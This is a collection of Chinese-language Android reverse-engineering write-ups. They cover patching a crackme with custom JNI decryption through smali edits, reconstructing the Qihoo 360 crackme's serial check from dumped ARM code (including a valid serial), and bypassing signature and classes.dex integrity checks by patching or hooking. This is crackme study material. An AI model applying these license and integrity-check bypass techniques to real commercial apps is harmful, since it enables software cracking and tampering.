  jmethodID jm_constructor = (*env)->GetMethodID(env, jc_SecureRandom, "<init>", "()V");
  jobject jo_SecureRandom = (*env)->NewObject(env, jc_SecureRandom, jm_constructor);
  //从原始密钥数据创建 DESKeySpec 对象
  jclass jc_DESKeySpec = (*env)->FindClass(env, "javax/crypto/spec/DESKeySpec");
  //DESKeySpec  构造函数参数是 byte[]  返回值是 Void
  jmethodID jm_DESKeySpec = (*env)->GetMethodID(env, jc_DESKeySpec, "<init>", "([B)V");
  //jobject jo_DESKeySpec = (*env)->NewObject(env, jc_DESKeySpec, jm_DESKeySpec);
  // new DESKeySpec(paramArray.getBytes());
  jclass jc_string = (*env)->FindClass(env, "java/lang/String");
  //获取 string  类的 getBytes 方法  参数空，返回值 byte[]
  jmethodID jm_getBytes = (*env)->GetMethodID(env, jc_string, "getBytes", "()[B");
  jbyteArray jb_paramString = (jbyteArray)(*env)->CallObjectMethod(
    env, paramString, jm_getBytes);
  jobject jo_DESKeySpec =
    (*env)->NewObject(env, jc_DESKeySpec, jm_DESKeySpec, jb_paramString);
  //  创建一个密匙工厂，然后用它把 DESKeySpec 对象转换成
  jclass jc_SecretKeyFactory = (*env)->FindClass(env, "javax/crypto/SecretKeyFactory");
  jmethodID jm_getInstance = (*env)->GetMethodID(env, jc_SecretKeyFactory,
    "getInstance", "(Ljava/lang/String;)Ljavax/crypto/SecretKeyFactory;");
      //getInstance 的参数是 string，返回值是一个 SecretKeyFactory
      jobject jo_SecretKeyFactory = (*env)->CallStaticObjectMethod(env, jc_SecretKeyFactory,
                                          jm_getInstance, (*env)->NewStringUTF(env, "DES"));
      jmethodID jm_generateSecret = (*env)->GetMethodID(env, jc_SecretKeyFactory, "generateSecret",
```

```
            "(Ljava/security/spec/KeySpec;)Ljavax/crypto/SecretKey;");
    //generateSecret 的参数是一个 keyspec，返回值是一个 secretKey
    jobject jo_SecretKey = (*env)->CallObjectMethod(env, jc_SecretKeyFactory, jm_generateSecret, jo_DESKeySpec);
    jclass jc_Cipher = (*env)->FindClass(env, "javax/crypto/Cipher");
    jmethodID jm_Cipher_getInstance = (*env)->GetStaticMethodID(env, jc_Cipher,
                "getInstance", "(Ljava/lang/String;)Ljavax/crypto/Cipher;");
    //参数是一个 string，  返回值是一个 Cipher
    jobject jo_Cipher = (*env)->CallStaticObjectMethod(env, jc_Cipher, jm_Cipher_getInstance,
      (*env)->NewStringUTF(env, "EDS"));
    jmethodID jm_Cipher_init =
                (*env)->GetMethodID(env, jc_Cipher, "init",
                            "(ILjava/security/Key;Ljava/security/SecureRandom;)V");
    (*env)->CallVoidMethod(env, jc_Cipher, jm_Cipher_init, 2,
                                        jo_SecretKey, jo_SecureRandom);

    jmethodID jm_Cipher_doFinal =
                (*env)->GetMethodID(env, jc_Cipher, "doFinal", "([B)[B");
    //参数是 byte[]  返回值也是 byte[]
    jbyteArray jb_Resultarr =
                (*env)->CallObjectMethod(env, jc_Cipher,
                                            jm_Cipher_doFinal, paramArrayOfByte);
    return jb_Resultarr;
}
JNIEXPORT jbyteArray JNICALL Java_com_qihoo_test_first_MainActibity_decry(JNIEnv *env, jobject thiz,
  jbyteArray paramArrayOfByte, jstring paramString)
{
  //函数名  Java +  包名+  所在 activity 名  + java 层声明的 native 函数名  （.转化成_）
  //参数 1  代表 java 环境，可以对 java 端代码进行操作。
```

```
    return decryto(env, thiz, paramArrayOfByte, paramString);
  }
```

Android.mk 编写

```
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE := MyJni
LOCAL_SRC_FILES := MyJni.c
include $(BUILD_SHARED_LIBRARY)
```

然后使用 ndk-build 生成 so 将 lib 文件夹放入刚反编译的目录里

0x4 修改 smali 使程序加载自己的解密 so

a.加载 so

java 代码:

static

{

```
        System.loadLibrary("MyJni");
}
```

对应 smali 语句：

```
# direct methods
.method static constructor <clinit>()V
        .locals 1 //申请一个寄存器

        .prologue
        const-string v0, "MyJni"
          invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
        return-void
.end method
```

b.native 函数声明

java 代码：

```
puhlic native byte[] decry(byte[] paramArrayOfByte, String paramString);
```

smali 语句:

```
.method public native decry([BLjava/lang/String;)[B

.end method
```

c.在 Oncreate 中找到解密函数调用，并取代成自己的 nativa 函数

```
    .line 75
        .end local v1 #inputStream:Ljava/io/InputStream;
        :goto_0
        iget-object v3, p0,    Lcom/qihoo/test/first/MainActivity;->decodeText:Landroid/widget/EditText;
        new-instance v4, Ljava/lang/String;
        iget-object v5, p0, Lcom/qihoo/test/first/MainActivity;->decryResult:[B
        invoke-direct {v4, v5}, Ljava/lang/String;-><init>([B)V
        invoke-virtual{v3,v4}, Landroid/widget/EditText;->setText(Ljava/lang/CharSequence ;) V
        .line 78
        return-void
        .line 66
        .restart local v1 #inputStream:Ljava/io/InputStream;
```

```
:cond_0
:try_start_1
iget-object v3, p0, Lcom/qihoo/test/first/MainActivity;->inputByte:[B
//调用解密函数
invoke-direct {p0, v3, v2}, Lcom/qihoo/test/first/MainActivity;->decrypt([BLjava/lang/String ;) [B
move-result-object v3
iput-object v3, p0, Lcom/qihoo/test/first/MainActivity;->decryResult:[B
:try_end_1
.catch Ljava/io/IOException; {:try_start_1 .. :try_end_1} :catch_0
.catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_1
goto :goto_0
.line 68
```

注意 **direct** 对应 **private**　**virtual** 对应 **public**

这里修改源函数两处 **direct---->virtual**　　**decrypt -->decry**

改为：

```
invoke-virtual{p0,v3,v2},Lcom/qihoo/test/first/MainActivity;->decry([BLjava/lang/String;
[B
```

好了，现在进行编译，安装成功执行

http://1.honebl.sinaapp.com/?p=26

360crackme 分析

万抽抽 myKanxue

1 概述

该 crackme 的核心验证程序在 libqihoo.so 中。这个动态库经过了加密、清除 elf 文件的节区信息、花指令等处理，无法直接使用 IDA 进行静态分析。所以需要使用动态调试。不过如果仅仅使用动态跟踪的话，是很难分析出最后结果的。所以应当想法获得正确的 libqihoo.so 文件，然后结合动态调试、静态分析，最终分析出验证机制。


2 破解方法

2.1 获取较为正确的 libqihoo.so 文件

这里之所以使用较为正确，是因为我从内存 dump 出来的 libqihoo.so 文件并不完全正确，不过核心代码均有了，只是 IDA 没能自动识别出 export 函数(malloc,memset 等)，需要我们分析的时候自己加以判断，只要熟悉这些函数就很容易判断出来。

获取 so 文件的方法很简单：使用动态调试附加上 crackme 之后，运行几次确保 so 已经加载到内存，然后 ctrl+s 查看 so 在内存中的起始位置，再到 hex-view 窗口中 dump 出这段内存，另存为 libqihoo.so，然后另起一个 IDA 静态分析即可。IDA 分析后的可以发现在 Function widows 有了我们关心的 JNI_OnLoad 和 verify 函数：

如图所示：



2 开始分析

通过分析发现 JNI_OnLoad 函数将 JAVA 层的 verify 函数同 so 中的 verify 函数进行了关联。所以我们直接开始分析 verify 函数即可。Ps:方便大家查看，我将我分析过程中提取的关键代码也放出来，在 360crackmeARMcode.c 中，大家可以参照着看，那里面有详细注释。其中逻辑简单的我保留了汇编代码，逻辑复杂的就手工转换成了 c 代码。

360crakemeARMCode.c

```
typedef struct inputInfo{
    char *username;
    char *emailaddr;
    char *serialNum;
}inputInfo;


/*verify 的汇编代码如下*/
verify(){
/*

*/
    asm(
        STMFD SP!, {R4-R8,LR}
        MOV R5, R2
        SUB SP, SP, #8
        MOV R4, R0
        MOV R8, R3
        MOV R7, R1
        MOV R1, R5 //r1 = r5 = username
        MOV R0, R4
        BL __GNU_Unwind_8 //将 string 字符串转换为 C/C++的 char*
```

```
            MOV R1, R8    //r1 = r8 = emailaddr
            MOV R6, R0
            MOV R0, R4
            BL __GNU_Unwind_8
            LDR R1, [SP, #-8+arg_28]     //这是序列号
            MOV R5, R0
            MOV R0, R4
            BL __GNU_Unwind_8
            MOV R1, R7    ; r1 = r7 = jobject
            STR R0, [SP, #-8+arg_8] //将 java 层传递进来的序列号存储起来
            MOV R2, R6 //username
            MOV R0, R4
            MOV R3, R5 //emailaddr
            BL __GNU_Unwind_6
            ADD SP, SP, #8
            LDMFD SP!, {R4-R8, PC}
            STMFD SP!, {R0}
            STREQH R1, [R0], -LR
            ADD R0, R0, #4
            SUB R0, R0, #4
            BX R0
    )
}

/*
此函数将 info 转换成 C/C++char[]
返回这个 char[]的第一个元素地址
*/
```

```
__GNU_Unwind_8(JNIEnv* env, jobject info){
    /*jni 函数我没太注意格式，当作伪代码看吧*/
    jclass jstringClass = env->FindClass("java/lang/String"); //返回值为 r0，赋给 r7
    jstring js_utf_8 = env->NewStringUTF("utf-8"); //返回值 r0  赋给 r6
    jmethodID jm_getBytes = env->GetMethodID(jstringClass, "getBytes", "(Ljava/lang/String;)[B"); //返回值赋给 r2
    jobject jbyteArray_object = env->CallObjectMethod(info, jm_getBytes, js_utf_8); //这里的 r5 是上层函数通过 r1 传递进来的,返回值赋给 r1,r6
    int length = env->GetArrayLength(jbyteArray_object); //返回值赋给 r7
    jbyte jb = env->GetByteElement(jbyteArray_object, 0); //返回值赋给 r8
    if(jb == null){
        goto byteElementIsNull //一般不会为空
    }
    //r0 = length + 1
    char* mychar = malloc((length+1)*sizeof(byte)); //r5
    if(mychar == null){
        goto mallo_error
    }
    memcpy(mychar, jb, length);
    mychar[length] = 0;
    env->ReleaseByteArrayElement(jbyteArray_object, jb, 0);

    return mychar;

}



__GNU_Unwind_6(env, jobject, char* username, char* emailaddr, char* serialNum){
    inputInfo input;//分配 12 字节的空间
```

```
    /*
    依次存储这三个变量的指针
    */
    input.username = username;
    input.emailaddr = emailaddr;
    input.serialNum = serialNum;

    int total_length = strlen(username) + strlen(emailaddr) + 1;
    char* total = malloc( total_length* sizeof(char));
    memset(total, 0, total_length);
    char sha1_output[40];
    memset(sha1_output, 0, 40);
    char usernma_first = username[0];
    if(usernma_first == null){
        return;
    }
    char    emailaddr_first = emailaddr[0];
    if(emailaddr_first == null){
        return;
    }
    if(strlen(serialNum) != 8 ){ //序列号必须为 8 字节 !
        return;
    }

    __GNU_Unwind_1(env, jobject, input, total, sha1_output);
}

/*
```

total 是 username 和 emailAddr 的连接字符串,不过被初始化为 0 了。
sha1_output 是一个大小为 40 字节的字符串，初始化全为 0
*/
__GNU_Unwind_1(JNIEnv* env, jobject, inputInfo input, char* total, char *sha1_output){

```
    asm{
        STMFD SP!, {R4-R10, LR}
        MOV R5, R0    ;r5 = r0 = env
        SUB SP, SP, #8
        MOV R4, R1 ;r4 = r1 = jobject
        MOV R10, R2 ; r10 = r2 = input
        MOV R7, R3 ; r7 = r3 = total
        LDR R8, [SP, #0X28]    ; r8 = sha1_output
        MOV R1, R4    ; r1 = r4 = jobject
        MOV R0, R5    ;r0 = r5 = env
        BL __GNU_Unwind_2
        MOV R1, R10 ; r1 = input
        MOV R6, R0    ;      r6 = jm_show
        MOV R0, R7    ; r0 = r7 = total
        BL __GNU_Unwind_3 ;    sprintf(total, "%s%s", input.username, input.emailaddr);
        ADD R7, SP, #8
        MOV R3, 0
        STR R3, [R7, #-4]! ;将 r7-4 ~ r7-1 的 4 字节空间置为 0，这里的！其实可以去掉
        MOV R9, R0    ;R0 = total
        MOV R1, #4
        BL __GNU_armfini_29 ; 完成对 total 的前四字节的转换
        MOV R0, R9    ;R0 = total （转换后的）
        MOV R1, R8    ; r1 = sha1_output，本来一直不知道这个变量的作用(暂命名为 temp)，在这里才发现它就是 sha1 的 output！所以赶快回溯，
```

将变量名改为 sha1_output

```
            BL    __GNU_Unwind_4    ;sha1_hash
            MOV R0, R10 ; R0    = R10 = input
            MOV R1, R7    ; r1 = r7 = sp+8,前四字节全为 0
            MOV R2, R8    ; r2= r8 = sha1_output
            BL __GNU_Unwind_11 ;  对比验证
            MOV R0, R5    ; r0 = r5 = env
            MOV R1, R4    ; r1 = r4 = jobject
            MOV R2, R6    ; r2 = r6 = jm_show
            LDR R3, [SP, #4]
            BL __GNU_Unwind_10 ;判断注册码，正确的话就调用 show 方法显示"you passed..."
            ADD SP, SP, #8
            LDMFD SP!, {R4-R10, PC}

        }

    }

    jmethodID     __GNU_Unwind_2(JNIEnv* env, jobject, 。。。){
    //调用 armfini_25，
        char* activityName, activityName_base64;    //sp + 0xA4
        __GNU_armfini_25(activityName_base64); //解密，获取 base64 字符串
        __GNU_armfini_23(activityName_base64, activityName); //解码 base64 字符串
        char* show,show_base64;
        __GNU_armfini_25(show_base64);
        __GNU_armfini_23(show_base64, show);
        char* paraString, paraString_base64;
        __GNU_armfini_25(paraString_base64);
```

```
    __GNU_armfini_23(paraString_base64, paraString); //paraString = Ljava/lang/String;

    jclass jc_activity = env->FindClass("...MainActivity");
    jmethodID jm_show = env->GetMethodID(jc_activity, "show", "(Ljava/lang/String;)V");
    return jmshow;

}


/*
sprintf(total, "%s%s", input.username, input.emailaddr);
*/
__GNU_Unwind_3(char* total, inputInfo input){
    /*
    char *temp;
    temp = malloc(0x80 *sizeof(char));
    memset(temp, 0 , 0x80);
    char* username = input.username;
    char* emailaddr = input.emailaddr;
    char* format = "%s%s";
    memcpy(temp, format, strlen(format));
    */
    sprintf(total, "%s%s", input.username, input.emailaddr);


}
/*
```
这里涉及到解密 0x2c 字节的字符串，解密结果为一个 base64 编码的字符串。

真正的明文就是 com/qihoo/qhcrackme/MainActivity
*/
__GNU_armfini_25(char* activityName){
    asm{
        STMFD SP!, {R4, LR}
        MOV R4, R0
        MOV R0, R4
        BL Strlen ；求出来长度为 0x2c，45 字节
        CMP R0, #0
        BLE strlenIs0
        ADD R0, R4, R0 ;r0 指向 para1 的最后一个元素的下一个。
        LDRB R3, [R4] ; r3 = 0xfc ,★这是循环开始的地方！
        EOR R3, R3, #0X66 ;异或结果为 0x9a
        MOV R2, R3, LSR#7 ; r2 = r3 >> 7 ,逻辑右移 7 位，结果为 0x1
        AND R1, R3, #2 ; r1 = r3 & 2 = 2
        ORR R2, R2, R3, LSL#7 ; R3 逻辑左移 7 位后，再同 r2 相或, r2 |= (r3 <<7) = 0x4d01
        ORR R2, R2, R1, LSL#5 ; R2 |= (r1 << 5) = 0x4d41
        AND R1, R3, #4 ; R1 = R3&4
        ORR R1, R2, R1, LSR#3
        AND R1, R3, #8
        ORR R2, R2, R1, LSL#1
        AND R1, R3, #0X10
        ORR R2, R2, R1, LSR#1
        AND R1, R3, #0X20
        ORR R2, R2, R1, LSR#3
        AND R3, R3, #0x40
        ORR R3, R2, R3, LSR#5
        STRB R3, [R4], #1

```
            CMP R4, R0
            BNE loc_12340   ;如果不等就返回到循环开始的地方
            LDMFD SP!, {R4, PC}


    }
}
/*
base64 解码
*/
__GNU_armfini_23(char* base64char, char* p){

}
/*
total = input.username + input.emailaddr
length = 4  固定为 4 !
*/
__GNU_armfini_29(char* total, int length ){

    unsigned char info[12] = { 0xC6, 0x96, 0xE6, 0x57,0x87, 0xF5, 0x66, 0x56, 0x96, 0x87, 0x57, 0x56 };
    unsigned char tramsformTable[0x102] = {0};
    int length = 12;
    __arm_aeabi_6(info, length, tramsformTable); //构造转换表
    __gnu_arm_message(total, 4, tramsformTable); //对 total 的前 4 字节进行变换
    memset(tramsformTable, 0, 0x102);
}

/*
```

```
info =    { 0xC6, 0x96, 0xE6, 0x57,0x87, 0xF5, 0x66, 0x56, 0x96, 0x87, 0x57, 0x56 }
length = 12
*/
__arm_aeabi_6(char* info, int length, char* transformTable){
      STMFD SP!, {R3-R8, R10, LR}
      MOV R4, R0    ;r4 = r0 = info
      MOV R5, R1    ;r5 = r1 = 0xc
      MOV R8, R2    ;r8 = r2 = transformTable
      MOV R3, #0
LABLE1:
       STRB R3, [R8, R3] ;LABLE1 的功能就是将 transformTable[0~0xff]的值依次置为 0x00~0xff
       ADD R3, R3, #1
       CMP R3, #0X100
       BNE LABLE1

       MOV R3, #0
       MOV R6, R3
       STRB R3, [R8, #0X100] ;transformTable[0x100~0x101] = null;
       STRB R3, [R8, #0X101]
       MOV R7, R8                  ;r7 = r8 = transformTable
       ADD R10, R8, #0X100      ; r10 = transformTable[0x100]
       MOV R0, R3                  ;r0 = r3 = 0
LABLE2:
       LDRB R2, [R4, R0]         ;r2 = info[i] , i = 0~0x100
       LDRB R3, [R7]               ;r3 = transformTable[i]
       ADD R0, R0, #1              ;i++
       MOV R1, R5                  ;r1 = r5 = length
       ADD R2, R2, R3              ;r2 = info[i]+transformTable[i]
```

```
        ADD R6, R2, R6              ;r6 += r2 ,r6 初始化为 0x00
        AND R6, R6, #0XFF           ;取低位字节，其它位全置 0
        LDRB R2, [R8, R6]          ;r2 = transformTable[r6] = r6
        STRB R2, [R7], #1          ;transformTable[i] = r2, i++
        STRB R3, [R8, R6]          ;transformTable[r6] = r3 = transformTable[i-1]
        BL idivmod                    ; i%length      r0: 1->0, r1: 0xc->1, r2: r6->0xc ,r0 为商，r1 为余数,r2 为被除数
        CMP, R7, R10                  ; i <= 0x100
        AND R0, R1, #0XFF           ; i = r1 & 0xff
        BNE LABLE2
        LDMFD SP!, {R3,-R8, R10, PC}

}
/*
transformTable 共 0x102 字节,转换后的表如下图所示
 5  4b  e1  9f  78  eb  90  98  a5  a8  2c  dd  af  a0  46   1  43  49  c1  79
d4  70  4d  3b  28  d7  19  37  da  30  15  e5  9b  10  c8  2f  59  bb  3d   3
e4  45  ee  fc  be  b3  6b  31  2d  a2  b7  93  96  ae  17  a9  a4   a  c0  e2
53  82  1f  e0  61  5e  c2  68  d6  67  e9  86  94  ce  47   8  14   b  de  6f
55  4a  58  52   c  3c  32  27  74  e8  62  95  c3  f5  c4  97  7e  1c  64  38
bd  22  57  84  2b  ad  80  b5  e7  8c  36  cf  89  65  c9  6a  f9  d2  25   0
2a   4  ca  1a  8d  ff  c5  b6  4c  b8  f3  df  2e  ec  5f  fd  6d  7d   7  5d
9e  35  8b  8a  b9  d1  56  69  29  cd  60  d9  ed  54  81  40  d5  8e  d3  e6
cb  a3  b1  9c  dc  9d  24  f0   9  1b  77  b2  26  db  71   2  83  a1  39  b4
72  fe  4e  d8  3f  f6  fb  50  21  18   6  23  bf  1e  85  87  6c  fa  d0  16
bc  42  9a  76  51  13  92  34  44  7f  a7  ea  b0  ba  5b  f7  cc  63  75  41
 e  7c  73  f4  12  48  11  3e  5c  8f  99  66  c6  3a   f  a6  5a  6e  7b  f1
7a  f2  aa  91  f8  ac  33  88  20  e3  1d  ab  ef  c7   d  4f   0   0
*/
```

```
__arm_aeabi_6(unsigned char* info, int length, unsigned char transformTable[0x102]){
    //先将 transformTable 初始化
    int i = 0;
    unsigned char uplevel_temp = 0x00;
    for(i; i < 0x100; i++){
        transformTable[i] = uplevel_temp;
        uplevel_temp += 0x01;
    }
    //然后开始对 info 进行变换
    unsigned char info_temp = null;
    unsigned char char_temp = 0x00;
    unsigned char char_temp2 = 0x00;
    int int_temp;
    for(i = 0; i < 0x100 ; i++){
        info_temp = info[i%length];
        uplevel_temp = transformTable[i];
        int_temp = info_temp + uplevel_temp + char_temp;
        char_temp = (unsigned char)int_temp & 0xff;
        char_temp2 = transformTable[char_temp];
        transformTable[i] = char_temp2;
        transformTable[char_temp] = uplevel_temp;
    }
}
/*

*/
__gnu_arm_message(char* total, int const_value /*4*/, unsigned char[] tramsformTable){
    asm{
```

```
    STMFD SP!, {R4-R6, LR}
    MOV R4, R1    ;r4 = r1 = 4
    MOV R5, R2    ;r5 = r2 = tramsformTable
    MOV R6, R0    ; r6 = r0 = total
    CMR R4, #0    ; r4 !=0
    LDRB R3, [R5, #0X100]    ;r3 = tramsformTable[0x100] = 0x00
    LDRB R2, [R5, #0X101]    ;r2 = tramsformTable[0x101] = 0x00
    BLE    TABLE_1
    MOV R0, R6                    ;r0 = r6 = total
    ADD R4, R6, R4              ;r4 = r6 + r4 = total + 4    字符串加法
TABLE_2:
    ADD R3, R3, #1              ;r3++ , r3 初始化为 0x00
    AND R3, R3, #0XFF           ;r3 &=0xff
    LDRB R1, [R5, R3]          ;r1 = tramsformTable[r3]
    ADD R2, R1, R2              ;r2 += tramsformTable[r3] , r2 初始化为 0x00
    AND R2, R2, #0XFF           ;r2 &=0XFF
    LDRB R12, [R5, R2]         ;r12 = tramsformTable[r2]
    STRB R12, [R5, R3]         ;tramsformTable[r3] = r12
    STRB R1, [R5, R2]          ;tramsformTable[r2] = r1
    LDRB R6, [R5, R3]          ;r6 = tramsformTable[r3]
    LDRB R12, [R0]              ;r12 = total[i], i 初始化为 0,后面会每轮加 1
    ADD R1, R1, R6              ;r1 += r6
    AND R1, R1, #0XFF           ;r1 &=0xff
    LDRB R1, [R5, R1]          ;r1 = tramsformTable[r1]
    EOR R1, R12, R1             ;r1 ^= r12
    STRB R1, [R0], #1          ;total[i] = r1 , i++
    CMP R0, R4                    ;r1 =? r4
    BNE TABLE_2
```

```
    STRB R3, [R5, #0X100]    ; tramsformTable[0x100] = r3
    STRB R2, [R5, #0X101]    ; tramsformTable[0x101] = r2
TABLE_1:
    LDMFD SP!, {R4-R6, PC}
}



}

/*
判断序列号
*/
__GNU_Unwind_11(char* input, char* uwind_temp1, char* sha1_result){
    serialNum[0] = sha1_result[0];
    serialNum[1] = sha1_result[2];
    serialNum[2] = sha1_result[5];
    serialNum[3] = sha1_result[9];
    serialNum[4] = sha1_result[14];
    serialNum[5] = sha1_result[20];
    serialNum[6] = sha1_result[27];
    serialNum[7] = sha1_result[35];
    serialNum[8] = 0x0;
    return  判断结果
}
/*
根据__GNU_Unwind_11 的对比结果，决定是否调用 show(“you passed。。。。”)
*/
__GNU_Unwind_10{
```

}

2.1 JAVA 层传递的参数

JAVA 层传递三个参数 username, emailaddr, serialNum。这三个参数均为 String 类型。

2.2 so 文件的花指令模式

Libqihoo.so 中加入了大量的花指令，这无疑增加了逆向分析的工作量。不过只要理清了它的花指令模式，我们完全可以一劳永逸地解决这个麻烦。它的花指令模式如下：

```
LDMFD SP!, {R0}
真正指令
STMFD SP!, {R0}
ADRL R0, LOC_XXX
SUB R0, R0, #4
BX R0
```

为了方便分析，我是手工将花指令代码中的真正指令提取出来，然后进行分析的。看起来很费劲，其实是大大缩减了分析时间。

解决了花指令问题，就开始真正分析了。

2.3 本地验证流程

1)在 verify 函数中调用__GNU_Unwind_8，将三个参数(String 型的字符串)转换为 native 层的 char* username, * emailaddr, * serialNum。
2)在 verify 函数中调用__GNU_Unwind_6。此函数完成验证的核心功能。
下面开始对__GNU_Unwind_6 函数进行分析：

①新建一个结构体(命名为 inputinfo)，该结构体如下：

```
typedef struct inputInfo{
    char *username;
    char *emailaddr;
    char *serialNum;
}inputInfo;
```

然后给 inputInfo 内的三个成员赋值。

②判断 serialNum 长度是否为 8，是就继续，否则退出。

③调用__GNU_Unwind_1。在__GNU_Unwind_1 中依次调用__GNU_Unwind_2、__GNU_Unwind_3、__GNU_armfini_29、__GNU_Unwind_4、__GNU_Unwind_11、__GNU_Unwind_10。下面对这几个函数加以说明：

__GNU_Unwind_2：此函数主要调用__GNU_armfini_25 和__GNU_armfini_23 两个函数来获取 com/qihoo/qhcrackme/MainActivity;->show(Ljava/lang/String;)V 方法 id。__GNU_armfini_25 是一个解密函数，解密出一个 base64 字符串，__GNU_armfini_23 是一个 base64 解码函数，将__GNU_armfini_25 解出的字符串转换成明文。

__GNU_Unwind_3：完成一个功能：sprintf(info, "%s%s", input.username, input.emailaddr);

★__GNU_armfini_29：这是本程序中最重要的两个函数之一。该函数首先将 username 和 emailaddr 连接在一起(这里为方便称之为 info)，然后调用__arm_aeabi_6 和__gnu_arm_message 完成对 info 信息的变换。__arm_aeabi_6 用于构造一个 0x102 字节的转换表[i]，__gnu_arm_message 用于将 input 的前 4 字节进行变换(使用前面生成的转换表)。这里需要特别说明：由于程序固定转换 info 的前 4 字节，所以如果我们输入的 username+emailaddr 的字节数小于 4 的话就会发生预料不到的错误，因此一定要确保两者长度之和大于 4。

__GNU_Unwind_4：sha1_hash 函数，对变换后的 info 进行 hash，得到 sha1_result

★__GNU_Unwind_11：本程序最重要的两个函数之二。该函数功能如下：

```
    serialNum[0] = sha1_result[0];
    serialNum [1] = sha1_result [2];
    serialNum [2] = sha1_result [5];
    serialNum [3] = sha1_result [9];
    serialNum [4] = sha1_result [14];
    serialNum [5] = sha1_result [20];
```

```
    serialNum [6] = sha1_result [27];
    serialNum [7] = sha1_result [35];
```

依次进行对比。

__GNU_Unwind_10：根据__GNU_Unwind_11 的对比结果来进行不同处理，如果对比成功，就调用前面获得的 show 方法，显示”you passed…”，否则就什么都不做。

至此整个程序的验证逻辑分析完毕。下面开始编写注册机代码：

呃…算了，时间有限…大家直接看附件 createSerialNum 中的代码吧~~

Ps：这个 crackme 有两个版本，我分析的是最新的版本(现今官方指定版)。听说第一个版本对 sha1 进行了部分变异，原帖参考 http://bbs.pediy.com/showthread.php?t=187906。不过最新版本并没有进行变异，在这里就偷个懒，直接将“风随雨行”大大的 sha1 代码 copy 过来，再把变异代码改成正常代码即可~()

附一组验证通过的序列号：

Username:wanchouchou

Emaildaar:1024@qq.com

SerialNum: 56c0e1fb

3 总结

以前都是静态分析，这是我第一次动态分析 so，第一次遇到花指令，第一次搞这么复杂的代码，断断续续花了 6 天的时间才搞定….不过收获还是很大的，通过 360 的第一个题，学习了 jni 的编写，第 3 个题初识了 so 的动态调试。不过还是有一个疑惑，360 是如何清除 elf 的节区信息，使得直接 IDA 静态分析失效的呢？清除过后，又是如何在加载这个 so 文件的时候，还原的呢？望大牛们不吝赐教啊！谢谢！

转换表：

代码：

```
 5   4b   e1   9f   78   eb   90   98   a5   a8   2c   dd   af   a0   46    1   43   49   c1
79
d4   70   4d   3b   28   d7   19   37   da   30   15   e5   9b   10   c8   2f   59   bb   3d
3
e4   45   ee   fc   be   b3   6b   31   2d   a2   b7   93   96   ae   17   a9   a4    a   c0
e2
53   82   1f   e0   61   5e   c2   68   d6   67   e9   86   94   ce   47    8   14    b   de
6f
55   4a   58   52    c   3c   32   27   74   e8   62   95   c3   f5   c4   97   7e   1c   64
38
bd   22   57   84   2b   ad   80   b5   e7   8c   36   cf   89   65   c9   6a   f9   d2   25
0
2a    4   ca   1a   8d   ff   c5   b6   4c   b8   f3   df   2e   ec   5f   fd   6d   7d    7
5d
9e   35   8b   8a   b9   d1   56   69   29   cd   60   d9   ed   54   81   40   d5   8e   d3
e6
cb   a3   b1   9c   dc   9d   24   f0    9   1b   77   b2   26   db   71    2   83   a1   39
b4
72   fe   4e   d8   3f   f6   fb   50   21   18    6   23   bf   1e   85   87   6c   fa   d0
16
bc   42   9a   76   51   13   92   34   44   7f   a7   ea   b0   ba   5b   f7   cc   63   75
41
 e   7c   73   f4   12   48   11   3e   5c   8f   99   66   c6   3a    f   a6   5a   6e   7b
f1
7a   f2   aa   91   f8   ac   33   88   20   e3   1d   ab   ef   c7    d   4f    0    0
```

注：本帖由看雪论坛志愿者 PEstone 重新将文档整理排版，若和原文有出入，以原作者附件为准

文件验证

签名

获取签名的标准途径

相关类汇总：

android.content.Context 类：

Interface to global information about an application environment. This is an abstract class whose implementation is provided by the Android system. It allows access to application-specific resources and classes, as well as up-calls for application-level operations such as launching activities, broadcasting and receiving intents, etc.

android.content.pm 类（单独类，没有继承任何父类）：

Contains classes for accessing information about an application package, including information about its activities, permissions, services, signatures, and providers.Most of the information about an application package is defined by its manifest file.

android.content.pm.PackageManager 类：

Class for retrieving various kinds of information related to the application packages that are currently installed on the device. You can find this class through android.content.Context.getPackageManager().

android.content.pm.PackageInfo 类：

verall information about the contents of a package. This corresponds to all of the information collected from AndroidManifest.xml.

获取签名涉及的类和函数：

android.content.Context.getPackageManager(). getPackageInfo(String packageName, int flags) 的功能为： Retrieve overall information about an application package that is installed on the system.

android.content.Context.getPackageManager(). getPackageInfo(String packageName, int flags).signatures ： Array of all signatures read from the package file

浅谈 android 完整性检测

日 24 八月 2014　　Write By #123

常见 android 完整性检测

[1] 检测签名
[2] 校验 classes.dex
[3] 检验整个 apk(这种比较少见)

验证哪方面的检测

先直接对 apk 进行签名，然后安装运行，如果运行出错那么可以推测有签名检测；如果签名没问题，那反编译再回编译安装运行出问题，那么说明有校验 classes.dex 校验。

找到校验的地方

[1] 针对签名 ： 可以搜索 getPackageInfo 、PackageManager、 Signature、signatures、签名信息 RSA 文件。
[2] 针对 classes.dex, 搜索 classes.dex,解压缩 ZipEntry，资源文件读取也可以注意下.(还有一些，暂时不记得了)。
[3] 算法 md5,hash。

[4] 退出函数、错误提示等。
搜索这些特征函数和字符串，找到校验的地方。

突破校验

1 爆破

如果只是本地校验，可以找到校验函数后修改调转;如果是网络验证，直接爆破容易失效。

2 文件重定向 我们先看看两个常见的检测代码（摘自《Android 安全与逆向分析》 防止重编译小结）
签名获取:

```
    public int getSignature(String packageName) {
        PackageManager pm = this.getPackageManager();
        PackageInfo pi = null;
        int sig = 0;
        try {
            pi = pm.getPackageInfo(packageName, PackageManager.GET_SIGNATURES);
            Signature[] s = pi.signatures;
            sig = s[0].hashCode();
        } catch (Exception e1) {
            sig = 0;
            e1.printStackTrace();
        }
        return sig;
    }
```

签名重定向: pi = pm.getPackageInfo(packageName, PackageManager.GET_SIGNATURES);
getPackageInfo hook 掉 获取到原始的 pi 信息 (网上说如果动态加载的.是没法 hook 住的??，没验证，不可能把 00)

classes.dex 校验:

```
    private boolean checkCRC() {
        boolean beModified = false;
        long crc = Long.parseLong(getString(R.string.crc));
        ZipFile zf;
        try {
            zf = new ZipFile(getApplicationContext().getPackageCodePath());
